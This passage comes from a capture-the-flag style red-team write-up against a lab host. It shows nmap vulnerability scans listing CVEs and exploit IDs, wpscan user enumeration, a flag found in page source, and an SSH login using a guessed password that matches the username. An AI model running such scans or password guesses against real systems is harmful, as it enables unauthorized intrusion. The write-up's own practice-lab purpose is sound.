
```
[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Feb 18 23:30:10 2021
[+] Requests Done: 55
[+] Cached Requests: 4
[+] Data Sent: 11.718 KB
[+] Data Received: 13.188 MB
[+] Memory used: 176.859 MB
[+] Elapsed time: 00:00:03
root@Kali:~# 
```

Other vulnerabilities


Command: ***nmap -sV --script=vulners -v 192.168.1.110***




```
root@Kali:~# nmap -sV --script=vulners -v 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 00:22 PST
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating ARP Ping Scan at 00:22
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 00:22, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:22
Completed Parallel DNS resolution of 1 host. at 00:22, 0.01s elapsed
Initiating SYN Stealth Scan at 00:22
Scanning 192.168.1.110 [1000 ports]
Discovered open port 445/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Completed SYN Stealth Scan at 00:22, 0.09s elapsed (1000 total ports)
Initiating Service scan at 00:22
Scanning 5 services on 192.168.1.110
Completed Service scan at 00:22, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.1.110.
Initiating NSE at 00:22
Completed NSE at 00:22, 1.88s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.01s elapsed
Nmap scan report for 192.168.1.110
Host is up (0.0018s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
```



```
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       EDB-ID:47689    5.8     https://vulners.com/exploitdb/EDB-ID:47689      *EXPLOIT*
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       CVE-2016-5387   5.1     https://vulners.com/cve/CVE-2016-5387
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED  5.0     https://vulners.com/metasploit/MS
EED     *EXPLOIT*
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0     https://vulners.com/exploitpack/E
```



```
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0     https://vulners.com/exploitpack/E
A7      *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0     https://vulners.com/exploitpack/E
5D      *EXPLOIT*
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189  5.0     https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1303   5.0     https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-9798   5.0     https://vulners.com/cve/CVE-2017-9798
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-8743   5.0     https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-2161   5.0     https://vulners.com/cve/CVE-2016-2161
|       CVE-2016-0736   5.0     https://vulners.com/cve/CVE-2016-0736
|       CVE-2015-3183   5.0     https://vulners.com/cve/CVE-2015-3183
|       CVE-2015-0228   5.0     https://vulners.com/cve/CVE-2015-0228
|       CVE-2014-3583   5.0     https://vulners.com/cve/CVE-2014-3583
|       1337DAY-ID-28573        5.0     https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|       1337DAY-ID-26574        5.0     https://vulners.com/zdt/1337DAY-ID-26574        *EXPLOIT*
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2015-3185   4.3     https://vulners.com/cve/CVE-2015-3185
|       CVE-2014-8109   4.3     https://vulners.com/cve/CVE-2014-8109
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:140265      0.0     https://vulners.com/packetstorm/PACKETSTORM:140265      *
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40961    0.0     https://vulners.com/exploitdb/EDB-ID:40961      *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
|       1337DAY-ID-1415 0.0     https://vulners.com/zdt/1337DAY-ID-1415 *EXPLOIT*
|_      1337DAY-ID-1161 0.0     https://vulners.com/zdt/1337DAY-ID-1161 *EXPLOIT*
```




```
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39311/tcp6  status
|   100024  1          39965/udp   status
|   100024  1          40636/udp6  status
|_  100024  1          50033/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.21 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
root@Kali:~# 
```

3. Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - ***flag1.txt: {b9bbcb33e11b80be759c4e844862482d}***
        - **Exploit Used**
            - *Command injection into website*
                - *http://192.168.1.110/service.html*
                - *Displaying page source reveals **flag1***




view-source:http://192.168.1.110/service.html

```
                                    <div class="info"></div>
                                </form>
                            </div>
                        </div>
                    </div>
                    <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                        <div class="single-footer-widget">
                            <h6>Follow Us</h6>
                            <p>Let us be social</p>
                            <div class="footer-social d-flex align-items-center">
                                <a href="#"><i class="fa fa-facebook"></i></a>
                                <a href="#"><i class="fa fa-twitter"></i></a>
                                <a href="#"><i class="fa fa-dribbble"></i></a>
                                <a href="#"><i class="fa fa-behance"></i></a>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hL
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>
        <script src="js/jquery.magnific-popup.min.js"></script>
        <script src="js/owl.carousel.min.js"></script>
        <script src="js/jquery.sticky.js"></script>
        <script src="js/jquery.nice-select.min.js"></script>
        <script src="js/waypoints.min.js"></script>
        <script src="js/jquery.counterup.min.js"></script>
        <script src="js/parallax.min.js"></script>
        <script src="js/mail-script.js"></script>
        <script src="js/main.js"></script>
    </body>
</html>
```


- ***flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}***
  - **Exploit Used**
    - *Ran a wpscan to enumerate the wordpress site and found user names*

      Command used:
      wpscan --url http://192.168.1.110/wordpress --enumerate u




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (5 / 10) 50.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (6 / 10) 60.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00
:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

    - *Guessed michael's password and ssh'd into machine*
      - *ssh michael@192.168.1.110*
      - *Password: michael*
      - *cat /var/www/flag2.txt*

